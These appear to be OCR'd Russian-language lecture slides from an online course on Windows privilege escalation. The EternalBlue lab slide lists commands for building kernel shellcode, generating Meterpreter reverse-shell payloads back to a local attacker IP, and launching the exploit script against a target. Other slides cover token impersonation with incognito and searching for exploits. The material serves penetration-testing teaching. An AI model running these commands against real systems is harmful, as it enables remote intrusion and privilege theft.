
ОНЛАЙН-ОБРАЗОВАНИЕ

OTUS

Структура операционной системы Windows


Основные механизмы разграничения доступа.

Часть 3



Колесников Александр Александрович

Меня хорошо слышно && видно?



Напишите в чат, если есть проблемы!

Ставьте + если все хорошо

Содержание

- Эскалация привелегий
  - Информация о системе
  - Информация о пользователях
  - Пароли

- Практика:
  - Metasploit
  - kiwi
  - И другие инструменты

01


Идентификаторы безопасности

Эскалация привилегий

- **Эскалация привилегий** - процесс получения дополнительных прав в системе.

- **Как достигается:**
  - За счет эксплуатации уязвимости в операционной системе
  - За счет использования неправильной конфигурации системы

- **Какими бывают:**
  - Вертикальная
  - Горизонтальная



01

Эскалация привелегий использование эксплойта

EthernalBlue

Практика

Цель:

- Получить удаленный доступ к системе с помощью эксплойта EternalBlue

Полезные команды:

- **Создание payload для эксплойта, компиляция token steeling shellcode:**
  - nasm -f bin eternalblue_kshellcode_x64.asm -o sc_x64.bin
  - nasm -f bin eternalblue_kshellcode_x86.asm -o sc_x86.bin
  - msfvenom -p windows/meterpreter/reverse_tcp -f raw -o sc_x86_msf.bin EXITFUNC=thread LHOST=192.168.1.6 LPORT=4445
  - msfvenom -p windows/x64/meterpreter/reverse_tcp -f raw -o sc_x64_msf.bin EXITFUNC=thread LHOST=192.168.1.6 LPORT=4444
  - cat sc_x64.bin sc_x64_msf.bin > sc_64.bin
  - cat sc_x86.bin sc_x86_msf.bin > sc_86.bin
  - python eternalblue_sc_merge.py sc_86.bin sc_64.bin sc_all.bin
  - python eternalblue_exploit7.py 192.168.1.3(windows ip) sc_all.bin

02

Эскалация привелегий

Meterpreter

Практика

Цель:

- Запустить по одному процессу от имени всех пользователей в системе

Полезные команды:

- load incognito
- shell
- whoami

03

Эскалация привелегий

Неверная конфигурация

Неверная конфигурация

Цель:

- Обнаружить список публичных эксплойтов для операционной системы

Полезные команды:

- Systeminfo
- download
- exploit_suggester

Колесников Александр

Спасибо
за внимание!